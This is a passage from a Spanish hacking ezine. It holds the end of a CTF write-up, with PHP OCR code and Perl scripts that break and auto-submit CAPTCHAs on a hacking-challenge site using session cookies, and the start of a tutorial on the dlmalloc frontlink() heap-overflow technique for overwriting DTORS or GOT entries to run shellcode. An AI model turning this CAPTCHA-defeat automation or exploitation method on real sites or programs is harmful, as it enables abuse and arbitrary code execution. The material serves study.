imagejpeg($imgchar8, "chr8.jpg");

// Reabrimos dichas imagenes y ejecutamos una funcion que
  // intenta averiguar la posicion del caracter para aislarlo
  // y crear una imagen mas recortada del mismo.

$ch1 = cut_img(ImageCreateFromJpeg("chr1.jpg"));
$ch2 = cut_img(ImageCreateFromJpeg("chr2.jpg"));
$ch3 = cut_img(ImageCreateFromJpeg("chr3.jpg"));
$ch4 = cut_img(ImageCreateFromJpeg("chr4.jpg"));
$ch5 = cut_img(ImageCreateFromJpeg("chr5.jpg"));
$ch6 = cut_img(ImageCreateFromJpeg("chr6.jpg"));
$ch7 = cut_img(ImageCreateFromJpeg("chr7.jpg"));
$ch8 = cut_img(ImageCreateFromJpeg("chr8.jpg"));

// Guardamos nuevamente los resultados.

#imagejpeg($ch1, "chr1.jpg");
#imagejpeg($ch2, "chr2.jpg");
#imagejpeg($ch3, "chr3.jpg");
#imagejpeg($ch4, "chr4.jpg");
#imagejpeg($ch5, "chr5.jpg");
#imagejpeg($ch6, "chr6.jpg");
#imagejpeg($ch7, "chr7.jpg");
#imagejpeg($ch8, "chr8.jpg");

// Creamos un mapa de pixeles para cada caracter.

$datamap1 = createchardatamap($ch1, "noname");
$datamap2 = createchardatamap($ch2, "noname");
$datamap3 = createchardatamap($ch3, "noname");
$datamap4 = createchardatamap($ch4, "noname");
$datamap5 = createchardatamap($ch5, "noname");
$datamap6 = createchardatamap($ch6, "noname");
$datamap7 = createchardatamap($ch7, "noname");
$datamap8 = createchardatamap($ch8, "noname");

$datamap1 = explode("@", $datamap1);
$datamap1 = substr($datamap1[1], 1, strlen($datamap1[1]));
$datamap1 = explode(":", $datamap1);
$nummap1 = count($datamap1);

$datamap2 = explode("@", $datamap2);
$datamap2 = substr($datamap2[1], 1, strlen($datamap2[1]));
```

```
$datamap2 = explode(":", $datamap2);
$nummap2 = count($datamap2);

$datamap3 = explode("@", $datamap3);
$datamap3 = substr($datamap3[1], 1, strlen($datamap3[1]));
$datamap3 = explode(":", $datamap3);
$nummap3 = count($datamap3);

$datamap4 = explode("@", $datamap4);
$datamap4 = substr($datamap4[1], 1, strlen($datamap4[1]));
$datamap4 = explode(":", $datamap4);
$nummap4 = count($datamap4);

$datamap5 = explode("@", $datamap5);
$datamap5 = substr($datamap5[1], 1, strlen($datamap5[1]));
$datamap5 = explode(":", $datamap5);
$nummap5 = count($datamap5);

$datamap6 = explode("@", $datamap6);
$datamap6 = substr($datamap6[1], 1, strlen($datamap6[1]));
$datamap6 = explode(":", $datamap6);
$nummap6 = count($datamap6);

$datamap7 = explode("@", $datamap7);
$datamap7 = substr($datamap7[1], 1, strlen($datamap7[1]));
$datamap7 = explode(":", $datamap7);
$nummap7 = count($datamap7);

$datamap8 = explode("@", $datamap8);
$datamap8 = substr($datamap8[1], 1, strlen($datamap8[1]));
$datamap8 = explode(":", $datamap8);
$nummap8 = count($datamap8);

// Busca en la base de datos que archivos (mapas de pixeles)
  // son mas parecidos a los mapas que acabamos de crear para
// los caracteres del captcha a analizar.

$texto .= charletter($datamap1, "chr1.jpg", 0);
$texto .= charletter($datamap2, "chr2.jpg", 1);
$texto .= charletter($datamap3, "chr3.jpg", 2);
$texto .= charletter($datamap4, "chr4.jpg", 3);
$texto .= charletter($datamap5, "chr5.jpg", 4);
$texto .= charletter($datamap6, "chr6.jpg", 5);
$texto .= charletter($datamap7, "chr7.jpg", 6);
$texto .= charletter($datamap8, "chr8.jpg", 7);

// Borramos las imagenes temporales de los caracteres.

#unlink("chr1.jpg");
#unlink("chr2.jpg");
#unlink("chr3.jpg");
#unlink("chr4.jpg");
#unlink("chr5.jpg");
#unlink("chr6.jpg");
#unlink("chr7.jpg");
#unlink("chr8.jpg");

if ($mode_learn == 0) {
      #print "\nTexto Reconocido: $texto\n";
      print $texto;
  }

#print "\n";
return;
```

```
}

// Esta funcion se encarga de convertir el color de las letras a negro y el
// de fondo a blanco. Para ello se ha estudiado el captcha con GIMP y se ha
// advertido que por norma general el color verde de los pixeles que forman
// los caracteres no supera el valor 50, y que para el azul suele estar por
// debajo de 95.
// La funcion recorre la imagen pixel por pixel comprobando sus colores verde
// y azul, de estar por debajo de los valores citados se convierten a negro,
// (0,0,0) en cualquier otro caso el pixel se convierte en blanco (255,255,255).

function clean ($image)
{
      $w = imagesx($image);
      $h = imagesy($image);
      for ($x = 0; $x <= $w; $x++) {
            for ($i = 0; $i <= $h; $i++) {
                  $rgb = imagecolorat($image, $x, $i);
                  $r = ($rgb >> 16) & 255;
                  $g = ($rgb >> 8) & 255;
                  $b = $rgb & 255;
                        if (($g < 50) && ($b < 95)) {
       imagesetpixel($image, $x, $i, imagecolorallocate($image, 0, 0, 0));
                        } else {
       imagesetpixel($image, $x, $i, imagecolorallocate($image, 255, 255, 255));

                        }
            }
      }

      return $image;
}

// Esta funcion toma como primer parametro el mapa de pixeles de un caracter
// individual a comparar con los mapas de pixeles de todos los caracteres
// almacenados previamente en la base de datos. Se va incrementando un contador
// de errores que indica el numero de diferencias entre los mapas, y se tomara
// como caracter correcto aquel que tuviera menos errores.
//
// Luego, si se esta en modo aprendizaje, se llama a learnchar() para almacenar
// el mapa de pixeles del caracter comparado, siempre y cuando no exista ya uno
// exactamente igual en la base de datos (errores == 0).

function charletter($datamap1, $file, $pos)
{
      global $archivos, $mode_learn, $input_code;
      $errores =0;
      for ($i=0; $i < count($archivos); $i++) {

            $data = base64_decode(str_rot13(fileread($archivos[$i])));
            $data = explode("@",$data);
            $data = substr($data[1], 1, strlen($data[1]));
            $data = explode(":",$data);
            $numdata = count($data);

            for ($x=0; $x <= $numdata-1; $x++) {
                  if (($data[$x]) != ($datamap1[$x])) {
                        $errores++;
                  }
            }

            $erroresa[$i] = $errores;
            $erroresb[$i] = $archivos[$i];
            $errores = 0;
```

```
	}

	$value = min($erroresa);
	$key = array_search($value, $erroresa);
	$letra = base64_decode(str_rot13(fileread($erroresb[$key])));
	$letra = explode("@",$letra);

	if ($value != 0 && $mode_learn) {
		learnchar($file, $input_code[$pos]);
	}

	return $letra[0];
}

// Lee el contenido de un fichero individual de la base de datos.

function fileread($filename)
{
	$filename= "./bd/".trim($filename);
	$handle = fopen($filename, "r");
	$contents = fread($handle, filesize($filename));
	fclose($handle);
	return $contents;
}

// Obtiene una lista de todos los archivos presentes en la base de datos.

function fileslist()
{
	$archivos="";
	$dir = opendir("./bd/");
	while (false !== ($file = readdir($dir))) {
		if(strpos($file,"charmap")) {
			$archivos .= $file.",";
		}
	}
	return $archivos;
}

// Aprende un caracter, esto es: Abrir la imagen del caracter individual,
// crear el mapa de pixeles y guardar el resultado en un nuevo archivo para
// la base de datos codificandolo previamente en Base64 y Rot13.

function learnchar($image,$name)
{
	global $width,$height;
	$imagen = ImageCreateFromJpeg($image);
	$datamap = str_rot13(base64_encode(createchardatamap($imagen,$name)));
	save_datamap($datamap,$name);
	print "Nuevo caracter ['$name'] agregado a la Base de Datos\n";
}

// Esta funcion no es necesaria en aquellos tipos de captcha donde todos sus
// caracteres se encuentran en la misma linea horizontal.
//
// Su mision es detectar en que linea comienza el caracter dentro de la imagen
// y para ello se base en encontrar una amplia presencia de pixeles negros (o
// al reves, donde no existe gran concentracion de pixeles blancos). Una vez
// obtenida la linea de comienzo, simplemente se corta la imagen a partir de
// ahi con una altura de 28 pixeles.

function cut_img($image)
{
	global $width,$height;
```

```
	$white_pix = 0;
	$has_black = 0;

	$w = imagesx($image);
	$h = imagesy($image);
	for ($x = 0; $x <= $h; $x++) {
		for ($i = 0; $i <= $w; $i++) {
			$rgb = imagecolorat($image, $i, $x);
			$r = ($rgb >> 16) & 255;
			$g = ($rgb >> 8) & 255;
			$b = $rgb & 255;
			if (($r == 255) && ($g == 255) && ($b == 255)) {
				$white_pix += 1;
			} else if (($r == 0) && ($g == 0) && ($b == 0)) {
				$has_black = 1;
			}
		}

		if ( ($white_pix < 13) && ($has_black == 1) ) {
			$init_line = $x - 3;
			$width = 28;
			$height = 28;

			$imgcut = imagecreate($width, $height);
		 imagecopy($imgcut, $image, 1, 1, 0, $init_line, $width, $height);
			imagejpeg($imgcut, "chrcut.jpg");
			$rimg = ImageCreateFromJpeg("chrcut.jpg");
			$is_letter = check_letter($rimg);
			if ($is_letter)
				break;
			else
				$rimg = null;
		}

		$white_pix = 0;
		$has_black = 0;
	}

	return $rimg;
}

// Funcion de apoyo a la anterior. Comprueba que la imagen resultante de la
// funcion previa tenga al menos una cantidad igual o superior a 70 pixeles
// negros. En caso contrario es que nos hemos equivocado en la linea de comienzo
// y no hemos recortado el caracter correctamente.

function check_letter($image)
{
	$black_pix = 0;

	$w = imagesx($image);
	$h = imagesy($image);
	for ($x = 0; $x <= $h; $x++) {
		for ($i = 0; $i <= $w; $i++) {
			$rgb = imagecolorat($image, $i, $x);
			$r = ($rgb >> 16) & 255;
			$g = ($rgb >> 8) & 255;
			$b = $rgb & 255;
			if (($r == 0) && ($g == 0) && ($b == 0)) {
				$black_pix += 1;
			}
		}
	}
```

```
	if ($black_pix >= 70)
		return 1;
	else
		return 0;
}

// Guarda el mapa de pixeles en la base de datos. En nombre del archivo estara
// compuesto por:
//    1 - Caracter
//    2 - Cadena md5 aleatoria
//    3 - "-charmap.datamap"
//
// Esto se hace porque en el proceso de aprendizaje almacenaremos no solo un
// mapa de pixeles por cada letra, sino varios, de modo que el motor de
// comparacion tenga mas posibilidades de acertar con el caracter adecuado.

function save_datamap($datamap,$name)
{
   $fl = fopen("./bd/$name-".md5(time()*rand(1,100))."-charmap.datamap","w+");
   fwrite($fl,$datamap);
   fclose($fl);
}

// Crea el mapa de pixeles. En resumen el formato es:
//    1 - Caracter
//    2 - @
//    3 - :
//    4 - coordenada x
//    5 - coordenada y
//    6 - color del pixel (0 = blanco, 1 = negro)
//
//    Por ejemplo: A@:0,0,1:0,1,0:0,2,1:...

function createchardatamap($image,$name)
{
	global $width,$height;

	$datamap=$name."@";
	for ($x=0; $x<=$width; $x++){
		for ($y=0; $y<=$height; $y++){
			$datamap.=":".$x.",".$y.",".pixelcolor($image,$x,$y);
			}
	}

	return $datamap;
}

// Esta funcion recibe como parametros una imagen y las coordenadas de un
// pixel. Devuelve 0 si este es blanco o 1 si es negro.

function pixelcolor($im, $x, $y)
{
	$rgb = imagecolorat($im,$x,$y);
	$r = ($rgb >> 16) & 255;
	$g = ($rgb >> 8) & 255;
	$b = $rgb & 255;

	if (($r > 55) || ($g > 55) || ($b > 55)){
		return 0;
	}

	return 1;
}
```


```
?>

-[ end ocr.php ]-
```

Os aseguro que con un poco de paciencia es extremadamente sencillo de entender.


Imaginemos el siguiente captcha:

Los caracteres tienen todos diferentes tonalidades de rojo, y el fondo es una especie de azul grisaceo. La funcion clean( ) creaba una nueva imagen siendo los caracteres de color negro y el fondo de blanco (aunque algun pixel se puede escapar si no cumple con las condiciones establecidas).

Luego se crean 8 nuevas imagenes tal que asi:



Y finalmente llamamos a cut_img( ) para que detecte la posicion real del caracter y recorte las imagenes adecuadamente:



Si es la primera vez que ejecutamos el programa, y tenemos la base de datos vacia, nos pedira que iniciemos algunas sesiones de aprendizaje. Para aprender este captcha especifico tendriamos que llamar al programa de la siguiente manera:

```
blackngel@mac:~/captcha-killer$ php ocr.php -l BHFOJSFX
```

Y el programa nos responderia:

```
Nuevo caracter ['B'] agregado a la Base de Datos
Nuevo caracter ['H'] agregado a la Base de Datos
Nuevo caracter ['F'] agregado a la Base de Datos
Nuevo caracter ['O'] agregado a la Base de Datos
Nuevo caracter ['J'] agregado a la Base de Datos
Nuevo caracter ['S'] agregado a la Base de Datos
Nuevo caracter ['F'] agregado a la Base de Datos
Nuevo caracter ['X'] agregado a la Base de Datos
```

Y de forma manual podriamos ir descargando captchas con todos los diversos caracteres e ir aprendiendolos. Fijate que puedes aprender muchas veces el mismo caracter, ya que este estara en posiciones distintas, y esto ayudara a acertar muchas mas veces cuando se hagan las comprobaciones.

Para detectar el texto de un captcha tan solo tenemos que indicarle el nombre del mismo con la opcion "-f" o sin ningun parametro si se llama "captcha.gif" ya que este es el nombre por defecto.

Lo unico que queda por comentar aqui es esto:

```
      if ($mode_learn == 0) {
            #print "\nTexto Reconocido: $texto\n";
            print $texto;
        }

      #print "\n";
```

Para un uso normal descomentariamos las dos sentencias "print" que hemos comentado (y comentariamos la descomentada) de forma que el resultado se imprima de una forma mas amigable.

Yo lo he puesto asi de momento, ya que este programa sera llamado dentro de un script perl que es el encargado de conectarse a la web del reto con los valores adecuados y descargar la imagen captcha a analizar.

Dentro de este script perl se utiliza la sentencia "$captcha = `php ocr.php`;" que retornara el texto detectado para el captcha recien descargado, y es por eso que solo queremos que imprima el texto del captcha sin ningun agregado que pueda molestarnos.

Vamos seguidamente a estudiar este script.

---[4 - Wargame: El Reto

El siguiente script escrito en lenguaje Perl tiene como mision conectarse a la pagina del Nivel 4 del Reto Hacking 9 de Informatica 64, descargando la imagen captcha que en el mismo se presenta, analizar el texto correspondiente con la ayuda de "ocr.php" (descrito en la seccion anterior), y rellenar el formulario de la citada pagina hasta conseguir 1000 aciertos.

La direccion es la siguiente:

     http://retohacking9.elladodelmal.com/Niveles/Nivel04/Default.aspx

Previamente debemos haber iniciado una sesion en la pagina con un navegador normal y corriente (como firefox). Luego, con un plugin como Tamper-Data obtenemos los datos que se envian al rellenar el formulario.

Entre ellos lo mas importante es la Cookie, de la cual debemos coger los valores: .ASPXAUTH y ASP.NET_SessionId, de modo que el script pueda hacer peticiones como si se tratase del navegador y estuviese bien autentificado.

A la hora de rellenar el formulario debemos cumplimentar los campos:

```
   __EVENTARGUMENT     -> Valor extraido de la pagina
   __VIEWSTATE         -> Valor extraido de la pagina
   __EVENTVALIDATION   -> Valor extraido de la pagina
   ctl00\$ContentPlaceHolder1\$txtCaptcha   -> El codigo del captcha
   ctl00\$ContentPlaceHolder1\$btEnviar     -> "Enviar"
```

Pero antes de enviar este formulario debemos leer el contenido de la pagina en busca de la cadena "ImgCapcha" sabiendo que 16 caracteres mas alla se encuentra la direccion o nombre de la imagen captcha, que guardaremos en la variable $img y que descargaremos de la direccion:

     "http://retohacking9.elladodelmal.com/Niveles/Nivel04/$img"

Despues de enviar el formulario con toda la informacion cumplimentada, solo queda esperar ir obtentiendo las respuestas que son extraidas de la misma:

Aqui el script:

-[reto_cap.pl]-

```
#!/usr/bin/perl -w

use LWP::UserAgent;
use HTTP::Cookies;
use HTTP::Request::Common qw(POST);

my $captcha = "";

my $ua = LWP::UserAgent->new() or die;

my $cookie = '.ASPXAUTH=FC5BD1B2E0FC8A3C881E698C58A5CBC87150BC9FB8E9C721D06D6CA
E0D7065844E1F69951595059B340363B8E6A1A433B24A00054D0AAE68E380AACEC4164014FFC026
318FA979304EEB7BEF3558BDE7; ASP.NET_SessionId=r4yjfs2dkckyun55e20ujhbu';

my $useragent = 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Gecko/2008
072820 Firefox/3.0.1';

my @header = ('User-Agent' => $useragent, 'Cookie' => $cookie, 'Connection' =>
              'keep-alive', 'Keep-Alive' => '300');

my $url = 'http://retohacking9.elladodelmal.com/Niveles/Nivel04/Default.aspx';
my $response = $ua->post($url, @header);

my $content = $response->content;

my $x = index($content, "ImgCapcha") + 16;
$content = substr($content, $x);
$x = index($content, "style") - 2;
my $img = substr($content, 0, $x);

$txtcaptcha = "ctl00\$ContentPlaceHolder1\$txtCaptcha";
$btenviar = "ctl00\$ContentPlaceHolder1\$btEnviar";

while (1) {

      print "\nImage = $img";

      $req = HTTP::Request->new(GET => "http://retohacking9.elladodelmal.com
                                        /Niveles/Nivel04/$img");

      $request = $ua->request($req);

      open(IMAGEN, ">captcha.gif") || die "No se pudo crear archivo: $!";
      print IMAGEN $request->content;
      close IMAGEN;

      $captcha = `php ocr.php`;
      print "\nCaptcha: $captcha\n";

@header = ('User-Agent' => $useragent, 'Cookie' => $cookie, 'Connection' =>
           'keep-alive', 'Keep-Alive' => '300', Content => [ __EVENTTARGET =>
            "", __EVENTARGUMENT => "", __VIEWSTATE => "/wEPDwUKMTEwNjI0MjY0MQ
            9kFgJmD2QWAgIDD2QWAgIBD2QWAgIDD2QWAgIBD2QWAgIDDw8WAh4ISW1hZ2VVcmw
            FFWltYWdlbmVzL0dOQlFHT0dHLmdpZmRkGAIFHl9fQ29udHJvbHNSZXF1aXJlUG9z
            dEJhY2tLZXlfXxYCBSNjdGwwMCRMb2dpblZpZXcxJExvZ2luU3RhdHVzMSRjdGwwM
            QUjY3RsMDAkTG9naW5WaWV3MSRMb2dpblN0YXR1czEkY3RsMDMFEGN0bDAwJExvZ2
            luVmlldzEPD2QCBWTuf7wPzWAP7wbywWopu9vknBCuhg==",
           __EVENTVALIDATION => "/wEWBALp/4JbAqyhgvUPArXmppIHArC746EO5duXAU3C
            nqKFhQ0c4HrRx+AvpUw=", $txtcaptcha => $captcha, $btenviar =>
            "Enviar" ]);
```

```
	$response = $ua->post($url, @header);

	my $res = $response->content;
	$x = index($res, "lbSalida") + 66;
	$respuesta = substr($res, $x);
	$x = index($respuesta, "</span>");
	$respuesta = substr($respuesta, 0, $x);

	print "\n-> $respuesta";

	$x = index($res, "ImgCapcha") + 16;
	$res = substr($res, $x);
	$x = index($res, "style") - 2;
	$img = substr($res, 0, $x);
}
```

-[end reto_cap.pl]-

El unico defecto es que la conjuncion de este script con el programa en php de reconocimiento OCR no trabajan todo lo rapido que uno desearia, y la necesidad de acertar 1000 captchas en menos de 1 hora hace que la unica solucion temporal sea ejecutar ambos programas desde varios ordenadores al mismo tiempo.

---[5 - Ultimas

El nivel 4 de este reto resulto ser bueno y malo al mismo tiempo para comenzar con esta opcion del reconocimiento OCR. Por una parte es obvio que podria haberse superado de un modo mucho mas sencillo, ya que el nombre de la imagen que se podia leer en el codigo fuente de la pagina solicitada era exactamente el codigo del captcha.

Pero cabe decir que esto a su vez fue estupendo para realizar las sesiones de aprendizaje de un modo automatico, ya que bastaba con crear un script que actualizara la pagina, descargara la imagen captcha y le pasara al programa ocr.php el nombre de la imagen leido mediante la opcion de aprendizaje "-l".

El script que aqui presento realiza perfectamente esa tarea, y se ejecuta en un bucle infinito hasta que el usuario lo detiene con Ctrl-C.

-[learn.pl]-

```
#!/usr/bin/perl -w

use LWP::UserAgent;
use HTTP::Cookies;
use HTTP::Request::Common qw(POST);

my $captcha = "";

my $ua = LWP::UserAgent->new() or die;

my $cookie = '.ASPXAUTH=3C562E5B97165AAC052D9AAB19521ADC91F3ABB160A43427EF120E
5158074C106455D0AFE2421D0058A6CA2C4258523C74ED746C0ABC755E3C4378EDD63D67013A41
A2DEA67D45A97096AF4AF6F1A694; ASP.NET_SessionId=43qmmfrhpgvsffitm3lafmm3';

my $useragent = 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1)
                 Gecko/2008072820 Firefox/3.0.1';

my @header = ('User-Agent' => $useragent, 'Cookie' => $cookie,
              'Connection' => 'keep-alive', 'Keep-Alive' => '300');
```

```
while(1) {
my $url = 'http://retohacking9.elladodelmal.com/Niveles/Nivel04/Default.aspx';
my $response = $ua->post($url, @header);

my $content = $response->content;

my $x = index($content, "ImgCapcha") + 16;
$content = substr($content, $x);
$x = index($content, "style") - 2;
my $img = substr($content, 0, $x);

$req = HTTP::Request->new(GET => "http://retohacking9.elladodelmal.com/
                                  Niveles/Nivel04/$img");
$request = $ua->request($req);

open(IMAGEN, ">captcha.gif") || die "No se pudo crear archivo: $!";
binmode IMAGEN;
print IMAGEN $request->content;
close IMAGEN;

my $code = substr($img, 9);

my $salida = `php ocr.php -f captcha.gif -l $code`;
print "\n$salida\n";
print "\n";

}
```

-[end learn.pl]-

Recuerda que, al igual que en el script "reto_cap.pl", debes cambiar los valores de la variable $cookie por aquellos que se correspondan con tu sesion.

---[6 - Conclusion

Como se ha podido ver, puede que no sea la implementacion mas limpia, y ademas no utiliza ninguna clase de algoritmo complejo, pero si es una solucion completamente valida, y tan solo hace falta adaptar el modo de descarga de la imagen en cada nivel respectivo para que funcione correctamente.

Lo correcto hubiera sido intentar programar todas las operaciones en una misma aplicacion y con un mismo lenguaje. Perl en si mismo puede ser una estupenda opcion si se sabe como manejar los graficos con el, os remito a una estupenda referencia sobre esto en [3].

Java tampoco seria un lenguaje a despreciar, ya que tiene formas (librerias) increiblemente sencillas para tratar con imagenes o composicion de graficos, solo que la tarea de interactuar con una web a modo de web-scraping requiere un poco mas de paciencia y estudio.

Sea como fuere, el hacker siempre debe buscar un equilibrio entre eficiencia y eficacia. Para desarrollos e invetigaciones personales, o con metas de futuro, uno debe utilizar toda su magia para encontrar el metodo mas eficiente, pero un reto es un reto, y para superarlo simplemente debemos hacer que funcione. No es asi?

Feliz Hacking!
blackngel


---[7 - Referencias

[1] Captcha Killer (Reto 9 Informatica 64)
    http://retohackin9.elladodelmal.com

[2] Reto Hacking IX de Informatica 64
    http://www.kachakil.com/retos/I64_Reto_9.pdf

[3] Graphics Programming with Perl
    http://man.lupaworld.com/content/develop/Perl/Graphics_Programming_With_
    Perl.pdf

EOF



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Prologo

Bien, finalmente hemos logrado alcanzar la segunda parte de esta atractiva entrega sobre Heap Overflows, por supuesto con la intencion de que antes hayas echado un buen repaso a la mayoria de articulos presentandos en nuestra anterior edicion de SET, la numero 37, los cuales servian de precedente para cualquiera de las tecnicas avanzadas que podamos ir describiendo tanto en este como en futuros articulos.

---[2 - Introduccion

Soy consciente de que algunos pueden estar preguntandose por que a estas alturas nos dedicamos todavia a estudiar vulnerabilidades que han sido parcheadas desde hace ya bastantes a~os. Mi respuesta suele ser casi siempre la misma, lo cierto es que no existe material decente en nuestra lengua que hasta ahora haya explicado tales fallos y como aprovecharse de ellos de forma eficiente.

Ademas, es imposible adentrarse en articulos mas avanzados como "Exploiting The Wilderness" [4], "Malloc Maleficarum" [5], "The use of set_head to defeat the wilderness" [6] o incluso mi "Malloc Des-Maleficarum" [7] sin antes no haber estudiado las primeras tecnicas relativas a Heap Overflows.

Es por estos motivos que studiamos y describimos en la primera entrega de este articulo la famosa tecnica unlink() descrita por MaxX con la cual podiamos conseguir la ejecucion de codigo arbitrario en un programa cuyos buffers declarados en el heap (con malloc(), calloc() o realloc()) fueran susceptibles de ser sobrescritos.

Si bien no para iniciados, no dejaba de ser una tecnica suficientemente entendible y aplicable de forma practica para aquellos que tuvieran las ganas suficientes de probarla en una version antigua de Linux (versiones anteriores a GLIBC-2.3.6).

No contentos con eso, mostraremos en esta entrega la segunda y tambien famosa tecnica frontlink(), que requiere unas condiciones bastante especificas para ser aplicable y que a su vez sabemos necesita de mucha concentracion para no perderse en la teoria que enseguida vamos a tratar.

Anotar antes de empezar que, aun a pesar de ayudarnos del material de MaxX para describir la tecnica, este articulo no se trata ni mucho menos de una traduccion, sino que explica de una forma mas detallada cada uno de los pasos y ademas ofrece una version alternativa del programa vulnerable asi como una variacion del exploit original. No nos gusta reinventar la rueda, pero si de un arbol podemos obtener dos ramas, siempre sera mejor que una sola, y si estas son diferentes, mejor que mejor.

Comenzamos...

---[3 - Conocimientos Previos

Como siempre, aprovecharemos parte del material escrito en su momento en [1] para explicar los aspectos que sean necesarios.

Por un lado, algo que no explicamos en la primera entrega de este articulo, es el algoritmo utilizado por malloc de Doug Lea para calcular el tama~o exacto de un trozo o buffer solicitado por un usuario mediante malloc().

Recordamos que la cabecera de un trozo en el heap, ya sea libre o asignado, se compone de los campos: prev_size, size, fd y bk. Si bien esto es cierto, tambien sabemos que los dos ultimos campos no son utilizados en un trozo asignado, ya que solo sirven para construir la lista doblemente enlazada de trozos libres, por lo tanto se aprovechan como parte de la memoria que contendra los datos introducidos en el buffer. Siendo esto asi, al tama~o de buffer solicitado por el usuario debemos agregarle en principio la cantidad de 8 bytes (prev_size + size).

Aun debemos tener en cuenta algo mas, y es que como dijimos en la entrega anterior de este articulo, el campo "prev_size" del trozo siguiente al que estamos solicitando no se usa (ya que solo se usa cuando el trozo anterior es libre para indicar su tama~o), y por tanto puede mantener datos de usuario y formar parte del trozo que estamos solicitando para ahorrar memoria.
De modo que el tama~o calculado hace un momento debemos restarle 4 bytes.

Pero ademas de esto, para terminar, malloc solo trabaja con trozos cuyo tama~o es un multiplo de 8, de modo que asignara el multiplo de 8 mas cercano a la cantidad recien calculada.

Esto puede lograrse mas o menos de la siguiente manera:

```
#define MALLOC_ALIGNMENT ( SIZE_SZ + SIZE_SZ )
#define MALLOC_ALIGN_MASK ( MALLOC_ALIGNMENT - 1 )

#define request2size( req, nb ) \
    ( nb = (((req) + SIZE_SZ) + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK )
```

Por ejemplo, si nosotros hiciesemos una llamada como "buff = malloc(666)".
El resultado seria:

```
   nb = (((666) + 4) + 7) & ~(7) ) = 672
```

Es decir, nuestro tama~o real seria "672" que efectivamente resulta ser un multiplo de 8, pues 672 / 8 = 84.

Como bien explica MaxX la macro real del malloc de Doug Lea es un poco

mas complicada para controlar problemas de desbordamiento, pero para que entendamos su funcionamiento con esto nos llega.

---[4 - Tecnica Frontlink()

Vamos ahora directamente a detallar la tecnica frontlink(), y para ello mostramos el codigo de la macro que deseamos abusar:

```
#define frontlink( A, P, S, IDX, BK, FD ) {            \
    if ( S < MAX_SMALLBIN_SIZE ) {                     \
        IDX = smallbin_index( S );                     \
        mark_binblock( A, IDX );                       \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
[1] } else {                                           \
        IDX = bin_index( S );                          \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        if ( FD == BK ) {                              \
            mark_binblock(A, IDX);                     \
        } else {                                       \
[2]         while ( FD != BK && S < chunksize(FD) ) {  \
[3]             FD = FD->fd;                           \
            }                                          \
[4]         BK = FD->bk;                               \
        }                                              \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
[5]     FD->bk = BK->fd = P;                           \
    }                                                  \
}
```

La macro frontlink( ) es llamada cuando se desea liberar un trozo previamente asignado y sus trozos contiguos (tanto el anterior como el siguiente) no estan libres. Cuando esto ocurre, ninguno de los trozos contiguos puede ser desenlazado con unlink( ) para fusionarlo con el trozo a liberar (es decir, no podemos utilizar la tecnica de explotacion descrita en la anterior entrega), de modo que se llama directamente a frontlink( ) para buscar el lugar adecuado en que debe situarse dentro del "bin" correspondiente al tama~o del trozo.

Si el trozo a liberar es lo suficientemente grande (mayor que 512 bytes), podemos llegar al bucle while se~alado en [2].

El objetivo final de esta tecnica es lograr que "BK->fd" apunte a la direccion de DTORS_END o a la direccion de alguna entrada en la GOT. Si conseguimos esto, en [5] podremos escribir en dicha direccion la direccion del trozo P a liberar. La direccion de este trozo P coincide exactamente con su campo "prev_size", y si ahi se encuentra una instruccion "jump" que salte directamente a un shellcode colocado antes o despues de este trozo (segun las condiciones), entonces podremos ejecutar codigo arbitrario.

Pero para lograr esto debemos antes haber realizado cierto trabajo sucio. En primer lugar deberiamos tener dentro del "bin" donde sera introducido el trozo que estamos liberando, un trozo con su campo "fd" manipulado que apunte a su vez a un trozo falso situado por ejemplo en el entorno pasado al programa. El bin contiene los trozos en orden decreciente, de modo que el trozo con el campo "fd" manipulado debe ser mayor que el trozo a liberar para que el bucle while() pase por el antes de terminar.

Imaginemos que previamente hemos liberado un trozo manipulado cuya cabecera pinta asi:

```
                     / -> prev_size = sin modificar
   Trozo manipulado -| -> size      = sin modificar
   ---------------- -| -> fd        = direccion de un trozo en el entorno
                     \ -> bk        = sin modificar
```

Si el trozo a liberar es menor que este trozo manipulado, llegara un momento que en [3], gracias a la instruccion "FD = FD->fd", FD tomara el valor de esta direccion en el entorno, donde debemos crear otro trozo falso.

Es en este punto donde debemos lograr que el bucle while( ) se detenga con FD apuntando al entorno. Y para ello debemos romper una de las condiciones que rigen dicho bucle, en concreto "S < chunksize(FD)". Esto se consigue haciendo que el valor del campo tama~o del trozo falso situado en el entorno sea "0".

Una vez abandonado el bucle, el campo "bk" del trozo falso creado en el entorno debe tener la direccion de (DTORS_END - 8) o una entrada en la GOT menos 8. Este valor o direccion sera introducido en BK en la instruccion [4] "BK = FD->bk".

Llegado a este punto, como dijimos, en [5] (BK->fd = P), sera situado en BK + 8 la direccion del trozo P, donde situaremos codigo maquina valido que sera ejecutado una vez el programa termine.

Por lo tanto, el trozo creado en el entorno deberia pintar asi:

```
                                    / -> prev_size = cualquiera
 Trozo falso creado en el entorno - | -> size      = 0
 -------------------------------- - | -> fd        = cualquiera
                                    \ -> bk        = &(DTORS_END) - 8
```

Dicho todo esto (complicado como se ha podido observar), las precondiciones del programa vulnerable para la realizacion de este ataque son las siguientes:

   1) Un buffer en el heap que pueda desbordarse con una funcion como
      strcpy( ) o algo similiar.

   2) Un buffer contiguo a este que debe ser liberado y al que se le
